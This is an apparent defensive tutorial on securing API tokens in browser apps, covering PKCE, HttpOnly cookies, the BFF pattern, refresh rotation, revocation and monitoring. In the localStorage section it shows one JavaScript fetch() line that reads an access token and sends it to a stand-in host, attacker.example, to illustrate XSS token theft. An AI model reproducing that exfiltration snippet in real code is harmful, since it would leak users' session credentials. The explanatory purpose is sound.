The API Token Lifecycle: From Issuance to Compromise
Learn how to issue, store, rotate, monitor, and revoke API tokens securely in browser applications, APIs, and backend services.

The Complete Lifecycle of an API Token
API tokens are often treated as small implementation details.
A user signs in, the server creates a token, the browser stores it, and every protected request includes it. From a distance, the process looks simple.
The security consequences are anything but simple.
A token may be correctly signed and still be stolen. It may use a strong cryptographic algorithm and still remain active long after an attacker gains access to it. It may be stored in a supposedly convenient location that allows any injected script to read it.
The signature protects a token from modification. It does not protect the token from theft.
When an attacker obtains a valid access token, the server usually cannot distinguish between the legitimate user and the person presenting the stolen credential. Both send the same token. Both pass the same signature verification.
For browser applications, token security depends on more than the selected JWT algorithm.
It depends on how the token is issued, where it is stored, how it is transported, how it is refreshed, how quickly it can be revoked, and whether suspicious activity can be detected before serious damage occurs.
This article follows an API token through its complete lifecycle, from issuance to expiration or forced revocation.
Stage 1: Token Issuance
The security model begins when the token is created.
Mistakes made at this stage are difficult to compensate for later. Strong storage rules and strict transport security cannot rescue an authentication flow that uses the wrong grant type, excessively long expiration periods, or weak client authentication.
Choose the Correct OAuth Flow
The correct OAuth flow depends on the type of client requesting access.
Single-page applications and mobile applications are public clients. They cannot safely store a permanent client secret because their code and runtime environment are controlled by the user.
For these applications, the standard approach is Authorization Code Flow with PKCE.
PKCE stands for Proof Key for Code Exchange. It binds the authorization request to a temporary verification secret generated by the client.
The client first creates a random code_verifier and derives a code_challenge from it. The challenge is included in the authorization request, while the original verifier remains on the client.
When the application later exchanges the authorization code for tokens, it must provide the original verifier.
An attacker who intercepts only the authorization code cannot complete the exchange without the matching verification value.
For machine-to-machine communication, the requirements are different.
A backend service can use the client_credentials grant because it can store a client_id and client_secret in a protected server environment.
POST /oauth/token

grant_type=client_credentials
client_id=reporting-service
client_secret=protected-secret
Tokens issued through this flow should still be short-lived. Client secrets should also be rotated regularly and stored in a dedicated secret-management system rather than committed to a repository.
The old Implicit Flow should no longer be selected for new applications.
It exposes tokens through browser redirects and lacks the protections offered by Authorization Code Flow with PKCE. Modern browser applications have better options and should use them.
Keep Access Tokens Short-Lived
Token lifetime is always a balance between user experience and exposure.
A longer token lifetime reduces the number of refresh operations. It also gives an attacker more time to use a stolen credential.
An access token used by a browser application should generally have a short expiration period.
A common starting point is between five and fifteen minutes:
{
  "sub": "user_1842",
  "scope": ["profile:read", "orders:read"],
  "iat": 1784217600,
  "exp": 1784218500
}
The right value depends on the sensitivity of the application.
A low-risk content platform may accept a longer session window. A financial dashboard, internal administration panel, or healthcare application should usually prefer a shorter one.
Refresh tokens serve a different purpose.
They exist only to obtain new access tokens and normally live longer. Their lifetime may range from several hours to several days, depending on the security requirements.
A sliding session can improve usability without making the session effectively permanent.
For example, a refresh token may remain valid for seven days and extend the session whenever it is used. A separate absolute limit can ensure that the complete session never lasts longer than thirty days without full authentication.
Refresh token lifetime: 7 days
Session extension: 7 days after each rotation
Absolute session limit: 30 days
Without an absolute limit, a frequently used session could continue indefinitely.
Protect Login and Token Endpoints
The /login and /token endpoints are the front doors of the authentication system.
They are exposed to password spraying, credential stuffing, brute-force attempts, replay attacks, and automated abuse.
Rate limiting should be applied at the API gateway, reverse proxy, or application layer.
/login
/token
/oauth/authorize
/oauth/revoke
Limits should consider more than the IP address.
An attacker can distribute requests across multiple addresses. A stronger strategy may combine the account identifier, device information, IP range, request velocity, and previous failures.
Confidential clients can also authenticate with signed assertions instead of repeatedly transmitting a static secret.
A client assertion is a short-lived signed JWT containing information such as the client identifier, intended audience, issue time, expiration time, and unique request identifier.
{
  "iss": "reporting-service",
  "sub": "reporting-service",
  "aud": "https://auth.example.com/token",
  "iat": 1784217600,
  "exp": 1784217660,
  "jti": "req_8f4d21"
}
Because the assertion expires quickly and includes a unique identifier, replaying a captured request becomes more difficult.
Stage 2: Client-Side Storage
Storage is one of the most controversial parts of browser authentication.
A browser application needs a way to preserve the user session. The most obvious storage mechanisms are also among the easiest to misuse.
Why localStorage Is Dangerous for Sensitive Tokens
Storing an access token in localStorage is convenient.
localStorage.setItem('access_token', token);The token survives page reloads, remains easy to read, and can be attached to requests from any part of the application.
That convenience creates the main problem.
Every script running in the page can access the same storage.
const token = localStorage.getItem('access_token');If an attacker manages to execute JavaScript through an XSS vulnerability, a compromised dependency, an injected analytics script, or a malicious browser extension, the token can be copied and sent elsewhere.
fetch('https://attacker.example/collect', {
  method: 'POST',
  body: JSON.stringify({
    token: localStorage.getItem('access_token'),
  }),
});
sessionStorage has the same JavaScript-access problem. It disappears when the tab closes, but that does not prevent an active malicious script from reading it.
This risk is not limited to obvious application vulnerabilities.
A supply-chain attack can introduce malicious code through an npm package, a third-party widget, or a script loaded from a CDN. The injected code runs with the same page privileges as the rest of the application.
From the browser’s perspective, it is simply another script.
The usual justification is that local storage is temporary and will be replaced later.
That replacement often never happens.
Once authentication works and the application reaches production, changing the complete session architecture becomes more expensive. The temporary shortcut becomes permanent infrastructure.
For sensitive production applications, long-lived authentication credentials should not be stored in JavaScript-readable storage.
HttpOnly Cookies
An HttpOnly cookie prevents JavaScript from reading its value.
Set-Cookie: __Host-session=opaque-value; HttpOnly; Secure; SameSite=Lax; Path=/; Max-Age=900Each attribute provides a different protection.
HttpOnly prevents access through document.cookie.
Secure ensures that the cookie is sent only over HTTPS.
SameSite restricts when the browser includes the cookie in cross-site requests.
The __Host- prefix adds stricter requirements. The cookie must use HTTPS, must not define a Domain attribute, and must use Path=/.
This helps prevent a less trusted subdomain from setting a conflicting cookie for the parent domain.
An HttpOnly cookie significantly reduces the risk of direct token theft through XSS.
It does not make XSS harmless.
A malicious script may still perform authenticated actions from inside the compromised page. It cannot read the cookie value, but the browser may attach the cookie automatically to requests.
This is an important distinction.
HttpOnly protects the credential from extraction. It does not prevent every form of session abuse.
Cookie Authentication and CSRF
Cookies are automatically included with matching requests.
That behavior makes them convenient, but it also introduces cross-site request forgery risks.
An attacker may attempt to cause the victim’s browser to submit an authenticated request from another website.
SameSite=Lax or SameSite=Strict blocks many common CSRF scenarios, but applications should not rely on this flag alone when performing sensitive operations.
State-changing requests can require a separate CSRF token.
POST /api/account/email
Cookie: __Host-session=...
X-CSRF-Token: 7e3fb91d...
The server compares the submitted value with a trusted value associated with the session.
Another option is the double-submit cookie pattern, although a server-bound token is generally easier to reason about when the application already maintains session state.
Origin and Referer validation can provide an additional layer.
function validateOrigin(request) {
  const origin = request.headers.get('origin');

  if (origin !== 'https://app.example.com') {
    throw new Error('Invalid request origin');
  }
}
Sensitive requests should combine several protections rather than depending on a single browser flag.
The BFF Pattern
The most secure browser token is often the token that never reaches the browser.
A Backend for Frontend, commonly called a BFF, is a server-side layer dedicated to a specific front-end application.
The browser communicates with the BFF. The BFF communicates with downstream APIs.
Browser
   |
   | HttpOnly session cookie
   v
Backend for Frontend
   |
   | Access token
   v
Internal or third-party API
The flow usually works as follows:
- The user starts authentication through the BFF.
- The BFF completes the OAuth exchange.
- Access and refresh tokens remain on the server.
- The browser receives only an HttpOnly session cookie.
- Front-end API requests are sent to the BFF.
- The BFF attaches the required access token before contacting the downstream API.
The browser never handles the actual OAuth tokens.
Even if malicious JavaScript executes on the page, it cannot read a token that exists only in a server-side session store.
The BFF may store session data in Redis, a database, or another protected server-side system.
{
  "sessionId": "sess_e8f1c2",
  "userId": "user_1842",
  "accessTokenEncrypted": "...",
  "refreshTokenEncrypted": "...",
  "expiresAt": "2026-07-16T18:15:00Z"
}
The browser only stores an opaque identifier:
Set-Cookie: __Host-session=sess_e8f1c2; HttpOnly; Secure; SameSite=Lax; Path=/This approach introduces server-side complexity, but it provides much stronger control over token storage, rotation, revocation, and monitoring.
Browser-held token
- +Simple for cross-origin APIs
- +Requires JavaScript access to the credential
- +Exposed to token extraction after XSS
- +Client coordinates refresh and retry behavior
BFF session
- +Browser receives only an opaque cookie
- +OAuth tokens remain in server-side storage
- +Centralizes refresh, revocation, and logging
- +Requires a stateful backend layer
Stage 3: Transport and Usage
Once issued and stored, the credential must be attached to requests.
The two common approaches are the Authorization header and cookies.
Authorization Bearer Tokens
A bearer token is normally sent in the Authorization header:
GET /api/profile HTTP/1.1
Host: api.example.com
Authorization: Bearer eyJhbGciOi...
This method is explicit and works well for APIs, mobile clients, backend services, and applications that communicate across domains.
The word Bearer is important.
Whoever possesses the credential can use it. There is no built-in proof that the request came from the original client.
This is why transport security is mandatory.
Tokens should never travel over plain HTTP.
Bearer authentication can also affect CDN caching. Many CDN configurations treat requests containing Authorization as private and avoid caching their responses.
Applications serving both public and personalized data may benefit from separating the routes.
/api/public/articles
/api/account/articles
The public endpoint can use shared caching, while the account endpoint remains private.
Tokens in Cookies
Cookie-based authentication removes the need to construct the Authorization header manually.
const response = await fetch('/api/profile', {
  credentials: 'include',
});
The browser attaches the matching cookie automatically.
This simplifies application code, but requires careful configuration of CORS, SameSite behavior, CSRF protection, and domain boundaries.
Cross-origin requests with credentials should use an explicit origin.
Access-Control-Allow-Origin: https://app.example.com
Access-Control-Allow-Credentials: true
A wildcard origin cannot be used with credentialed browser requests.
Tokens Should Never Appear in URLs
Tokens must not be placed in query parameters.
https://example.com/dashboard?token=eyJhbGciOi...URLs are frequently copied into browser history, server logs, analytics platforms, monitoring systems, screenshots, referrer headers, and support tickets.
Even a short-lived token may spread across systems that were never designed to protect credentials.
Authorization codes included in OAuth redirects should be single-use and expire quickly.
Access tokens should not appear in URLs at all.
Logs Are a Common Source of Leaks
Tokens often leak through ordinary debugging and infrastructure logs.
A reverse proxy may record request headers. An application may log complete request objects. An error-reporting platform may capture cookies or authorization metadata.
console.error('Request failed', {
  headers: request.headers,
  body: request.body,
});
This may accidentally send credentials to systems with broader access than the authentication database itself.
Sensitive headers should be redacted before logging.
function sanitizeHeaders(headers) {
  const safeHeaders = { ...headers };

  if (safeHeaders.authorization) {
    safeHeaders.authorization = '[REDACTED]';
  }

  if (safeHeaders.cookie) {
    safeHeaders.cookie = '[REDACTED]';
  }

  return safeHeaders;
}
Structured logging makes consistent redaction easier.
logger.info({
  method: request.method,
  path: request.url,
  headers: sanitizeHeaders(request.headers),
});
Production systems should avoid storing complete requests by default.
Log pipelines can also scan for JWT-like strings, API keys, private keys, and other credential patterns.
Detection does not replace prevention, but it can reduce the time between exposure and response.
Replay Attacks
A captured bearer token may be reused until it expires or is revoked.
JWTs commonly include a jti claim, which provides a unique identifier.
{
  "sub": "user_1842",
  "jti": "token_4af79c",
  "iat": 1784217600,
  "exp": 1784218500
}
The server can use the identifier when revoking a specific token or detecting unusual activity.
Simply rejecting every repeated jti is not practical for normal access tokens. The same access token is expected to authorize several requests during its lifetime.
Replay detection is more useful for one-time artifacts, refresh tokens, signed requests, password-reset links, and high-risk transactions.
For stronger request binding, some systems use proof-of-possession mechanisms in which the client must prove that it owns a private key associated with the token.
A stolen token alone is then insufficient.
This is more complex than standard bearer authentication, but it may be appropriate for high-value APIs.
Stage 4: Refresh Token Rotation
Refreshing tokens is one of the most difficult parts of browser authentication.
The application must keep the session usable without silently creating a permanent credential.
Why Old Silent Authentication Flows Fail
Older applications sometimes used hidden iframes and prompt=none to refresh authentication in the background.
These flows depended on third-party identity-provider cookies.
Modern browser privacy restrictions make such behavior unreliable. Browsers increasingly restrict third-party cookies and cross-site tracking mechanisms.
A refresh-token-based flow is more predictable, especially when combined with a BFF or secure cookie architecture.
Rotate Refresh Tokens
Refresh token rotation means that every successful refresh invalidates the token that was just used.
The server returns a new access token and a new refresh token.
Refresh token A
      |
      | successful refresh
      v
Access token B + Refresh token B

Refresh token A becomes invalid
The client must replace the old refresh token with the new one.
{
  "accessToken": "new-access-token",
  "refreshToken": "new-refresh-token",
  "expiresIn": 900
}
A stolen refresh token becomes less useful because it cannot be reused indefinitely.
Rotation also creates an opportunity to detect compromise.
Detect Refresh Token Reuse
Imagine that an attacker steals refresh token A.
The legitimate user refreshes first and receives token B. Token A is now invalid.
Later, the attacker tries to use token A.
The server can see that an already-consumed token has been presented again.
This is a strong indication that the refresh-token chain may be compromised.
Refresh tokens generated from the same login session can be grouped into a token family.
Family: family_27

Token A -> Token B -> Token C -> Token D
If token A is reused after token B has already been issued, the server can revoke the entire family.
This response is sometimes called burning the token family.
The user is forced to sign in again, but the attacker loses the ability to continue refreshing the stolen session.
Rotation Must Be Atomic
Token rotation must be implemented as a single atomic operation.
Two simultaneous requests should not be able to exchange the same refresh token for two valid descendants.
A simplified database transaction may look like this:
BEGIN;

SELECT *
FROM refresh_tokens
WHERE token_hash = $1
FOR UPDATE;

UPDATE refresh_tokens
SET consumed_at = NOW()
WHERE token_hash = $1
  AND consumed_at IS NULL;

INSERT INTO refresh_tokens (
  token_hash,
  family_id,
  user_id,
  expires_at
)
VALUES ($2, $3, $4, $5);

COMMIT;
The row lock prevents two requests from consuming the same token at the same time.
Another implementation may use compare-and-swap semantics:
UPDATE refresh_tokens
SET consumed_at = NOW()
WHERE id = $1
  AND consumed_at IS NULL;
The application checks whether exactly one row was updated.
If zero rows changed, another request may have already consumed the token.
This should not be handled as an ordinary authentication failure. It may indicate replay or a race condition and should trigger the appropriate session policy.
Prevent Multiple Front-End Refresh Requests
Several requests may receive 401 Unauthorized at the same time when an access token expires.
Without coordination, the front end may send several refresh requests concurrently.
A shared refresh promise can prevent this:
let refreshPromise = null;

async function refreshSession() {
  if (!refreshPromise) {
    refreshPromise = fetch('/auth/refresh', {
      method: 'POST',
      credentials: 'include',
    }).finally(() => {
      refreshPromise = null;
    });
  }

  return refreshPromise;
}
An API wrapper can wait for the same refresh operation:
async function apiFetch(url, options = {}) {
  let response = await fetch(url, {
    ...options,
    credentials: 'include',
  });

  if (response.status !== 401) {
    return response;
  }

  const refreshResponse = await refreshSession();

  if (!refreshResponse.ok) {
    window.location.assign('/login');
    throw new Error('Session expired');
  }

  response = await fetch(url, {
    ...options,
    credentials: 'include',
  });

  return response;
}
A failed refresh should normally end the local session.
Repeatedly retrying an invalid refresh token can create loops and generate misleading security events.
Stage 5: Expiration and Revocation
A common JWT myth claims that tokens cannot be revoked before they expire.
That is not true.
JWT validation can remain stateless only when the system accepts that every issued token stays valid until its expiration time.
The moment immediate revocation becomes a requirement, the server needs some form of state.
Token Blocklists
A revoked token identifier can be stored in Redis.
revoked:token_4af79c = true
TTL = remaining token lifetime
The TTL should match the token’s remaining lifetime.
Once the token would have expired naturally, Redis can remove the record automatically.
await redis.set(
  `revoked:${token.jti}`,
  '1',
  {
    EX: remainingLifetimeInSeconds,
  },
);
Every authenticated request can check whether the current jti is blocked.
const revoked = await redis.get(`revoked:${payload.jti}`);

if (revoked) {
  throw new UnauthorizedError('Token has been revoked');
}
This adds a lookup to the request path, but provides immediate control.
Session Records
Instead of tracking individual tokens, the application can store server-side sessions.
CREATE TABLE user_sessions (
  id UUID PRIMARY KEY,
  user_id UUID NOT NULL,
  refresh_token_hash TEXT NOT NULL,
  created_at TIMESTAMP NOT NULL,
  expires_at TIMESTAMP NOT NULL,
  revoked_at TIMESTAMP,
  ip_address INET,
  user_agent TEXT
);
The access token may include the session identifier:
{
  "sub": "user_1842",
  "sid": "sess_e8f1c2",
  "exp": 1784218500
}
The server can reject requests belonging to a revoked session.
This sacrifices some of the purely stateless nature of JWTs, but statelessness is not always the most important requirement.
Financial, medical, enterprise, and administrative systems often benefit from stricter session control.
When Tokens Should Be Revoked
Several events should trigger revocation.
A password change should normally invalidate existing sessions, especially when the change follows a suspected compromise.
A user pressing Log out should invalidate the refresh token or server-side session rather than only deleting local browser state.
Suspicious device activity may justify revoking one session while preserving others.
An administrator disabling an account should remove access immediately.
A refresh-token reuse event should revoke the complete token family.
async function revokeUserSessions(userId) {
  await database.userSessions.updateMany({
    where: {
      userId,
      revokedAt: null,
    },
    data: {
      revokedAt: new Date(),
    },
  });
}
A security-sensitive application should also expose a session-management screen where users can review and revoke active devices.
Current device
Jerusalem, Chrome on Windows
Active now

Other device
Tel Aviv, Safari on iPhone
Last active 2 hours ago
[Revoke]
Bloom Filters
Large-scale systems may use Bloom filters to reduce the memory required for checking large revocation sets.
A Bloom filter can quickly determine that an identifier is definitely absent or possibly present.
The result may include false positives, but not false negatives.
When the filter reports a possible match, the application can perform a second lookup in Redis or a database.
Bloom filter says absent:
Accept without another revocation lookup

Bloom filter says possibly present:
Check authoritative revocation storage
This architecture can reduce load, but it introduces operational complexity.
Most applications should begin with a simpler Redis or database-backed model and optimize only after measuring a real bottleneck.
Stage 6: Monitoring and Detection
Prevention is only one part of token security.
A mature authentication system must also detect suspicious behavior quickly.
Attackers do not always trigger obvious errors. They may use a valid token slowly, imitate normal traffic, and remain inside the system for days.
Monitoring should focus on behavior rather than signatures alone.
Suspicious Refresh Activity
Two refresh attempts using the same token from different networks within a short period may indicate theft.
12:00:01 - Refresh from 192.0.2.10
12:00:02 - Refresh from 203.0.113.44
The system should record information such as:
- Token family
- Session identifier
- IP address
- User agent
- Device identifier
- Timestamp
- Geographic region
- Refresh result
No single signal proves compromise.
Mobile networks change addresses. VPNs create location jumps. Corporate proxies make many users appear to share the same source.
The strongest detections combine several signals.
Invalid Refresh Token Reuse
An old refresh token may be presented because of a stolen credential, a duplicated browser tab, a buggy client, or a delayed request.
The server should not ignore the event.
It should record the token family, revoke related credentials when appropriate, notify the security system, and require fresh authentication.
logger.warn({
  event: 'refresh_token_reuse',
  userId,
  familyId,
  ipAddress,
  userAgent,
});
The response shown to the user can remain simple:
{
  "error": "session_expired",
  "message": "Please sign in again."
}
Detailed security information belongs in internal logs, not in the public API response.
Limit Token Size
A JWT can contain more claims than the application expects.
An excessively large token may increase parsing costs, overflow proxy limits, or be used to stress middleware.
Applications should define a maximum accepted token size.
const MAX_TOKEN_LENGTH = 4096;

if (token.length > MAX_TOKEN_LENGTH) {
  throw new UnauthorizedError('Token is too large');
}
The token should contain only information required for authorization.
It should not become a portable user profile.
{
  "sub": "user_1842",
  "roles": ["editor"],
  "scope": ["articles:read", "articles:write"],
  "sid": "sess_e8f1c2",
  "iat": 1784217600,
  "exp": 1784218500
}
Sensitive personal data should generally remain on the server.
Remember that JWT payloads are encoded, not encrypted.
Anyone who obtains the token can usually decode its claims.
Honeytokens
A honeytoken is a fake credential created to detect unauthorized access.
An application may place a harmless decoy value in a location that normal application code never uses.
If that value later appears in an API request, monitoring systems know that something attempted to extract and reuse browser data.
localStorage.setItem(
  '__diagnostic_session',
  'decoy-token-with-no-permissions',
);
The corresponding API credential must have no real access.
Its only purpose is detection.
if (token === knownHoneytoken) {
  await alertSecurityTeam({
    event: 'honeytoken_used',
    sessionId,
    ipAddress,
  });

  await revokeSession(sessionId);
}
Honeytokens should be used carefully.
They do not prevent XSS and should never replace proper storage, Content Security Policy, output encoding, dependency review, or secure session architecture.
They provide an additional signal when another control has already failed.
A Practical Token Architecture
A strong browser authentication design might use the following structure:
Authorization Code Flow with PKCE
                |
                v
        Backend for Frontend
                |
        Server-side token store
                |
    HttpOnly session cookie in browser
                |
        Short-lived access tokens
                |
        Rotating refresh tokens
                |
     Atomic reuse detection
                |
       Redis-backed revocation
                |
      Monitoring and alerts
The browser never reads access or refresh tokens.
The access token remains short-lived.
The refresh token rotates after every successful use.
Each session can be revoked independently.
Suspicious reuse triggers revocation and monitoring.
Logs redact all credentials.
This design is more complex than storing a JWT in localStorage, but authentication security is not the right place to optimize for the smallest possible amount of code.
Token Security Checklist
Before releasing a token-based authentication system, verify the following areas.
- Use PKCE for public clients and keep access tokens short-lived.
- Keep reusable credentials out of JavaScript-readable storage when possible.
- Require HTTPS and prevent credentials from entering URLs or logs.
- Rotate refresh tokens atomically and detect reuse of consumed tokens.
- Support immediate session revocation for logout and incident response.
- Monitor token-family, device, network, and refresh behavior for anomalies.
Issuance
Use Authorization Code Flow with PKCE for browser and mobile clients.
Use client_credentials only for trusted machine-to-machine services.
Keep access tokens short-lived.
Set both rolling and absolute limits for refresh sessions.
Apply rate limiting to login, token, and recovery endpoints.
Storage
Avoid storing sensitive long-lived tokens in localStorage or sessionStorage.
Prefer HttpOnly, Secure, and appropriately configured SameSite cookies.
Use the __Host- prefix when its restrictions match the application.
Consider a BFF when the browser does not need direct access to downstream APIs.
Transport
Require HTTPS everywhere.
Never place tokens in URLs.
Redact Authorization and Cookie headers from logs.
Configure credentialed CORS requests with explicit origins.
Protect cookie-authenticated state changes against CSRF.
Rotation
Rotate refresh tokens after every successful use.
Store only hashed refresh tokens when possible.
Implement refresh operations atomically.
Detect reuse of previously consumed tokens.
Revoke the complete token family after confirmed reuse.
Revocation
Invalidate refresh tokens during logout.
Revoke active sessions after password resets or account compromise.
Allow users to review and close active sessions.
Use Redis TTLs or session records to support immediate revocation.
Do not treat statelessness as more important than security requirements.
Monitoring
Alert on refresh-token reuse.
Track unusual changes in network, device, and request behavior.
Limit maximum token size.
Detect credential-like data in logs.
Use honeytokens only as an additional detection mechanism.
Tools for Inspecting Token Workflows
These browser-based utilities can help inspect claims and generate test values while designing an authentication flow. Do not paste production tokens, live client secrets, or user credentials into any debugging interface.
Final Thoughts
API token security is not a single decision made when selecting JWT or OAuth.
It is a chain of decisions that begins before the token is created and continues after the user logs out.
A signed token can still be stolen.
An HttpOnly cookie can still be abused by malicious code running inside the page.
A rotating refresh token can still fail when the server processes concurrent requests incorrectly.
A revocation system can still be ineffective when nobody monitors the events that trigger it.
The strongest architecture combines several controls.
Keep access tokens short-lived. Protect refresh tokens more carefully than access tokens. Remove them from the browser when possible. Rotate them atomically. Maintain the ability to revoke sessions. Redact credentials from logs. Monitor abnormal refresh and session activity.
Most importantly, design for compromise.
The goal is not to build a system in which a token can never be stolen. That promise is unrealistic.
The goal is to reduce the chance of theft, limit the value of a stolen token, detect its use quickly, and revoke access before a temporary incident becomes a long-term breach.
Frequently Asked Questions
What is the API token lifecycle?
The lifecycle covers issuance, storage, transport, validation, refresh, rotation, monitoring, expiration, and revocation. A weakness at any stage can undermine an otherwise valid token.
Is it safe to store access tokens in localStorage?
JavaScript running on the page can read localStorage. An XSS flaw or compromised dependency can therefore extract the token. Sensitive browser sessions usually benefit from HttpOnly cookies or a BFF that keeps OAuth tokens on the server.
How long should an access token remain valid?
Use the shortest lifetime that fits the application’s risk and usability requirements. Five to fifteen minutes is a common starting range, while high-risk systems may require shorter lifetimes and stricter session controls.
What is refresh token rotation?
Each successful exchange invalidates the current refresh token and issues a new one. Reuse of a consumed token can reveal theft and trigger revocation of the complete token family.
Can a JWT be revoked before it expires?
Yes. The server can check a token or session identifier against a blocklist, session record, or revocation store. The lookup introduces state but enables immediate logout and incident response.
Should API tokens ever appear in URLs or logs?
No. URLs spread through history, analytics, referrer headers, and server logs. Logging pipelines should redact authorization headers, cookies, access tokens, refresh tokens, and API keys before storing an event.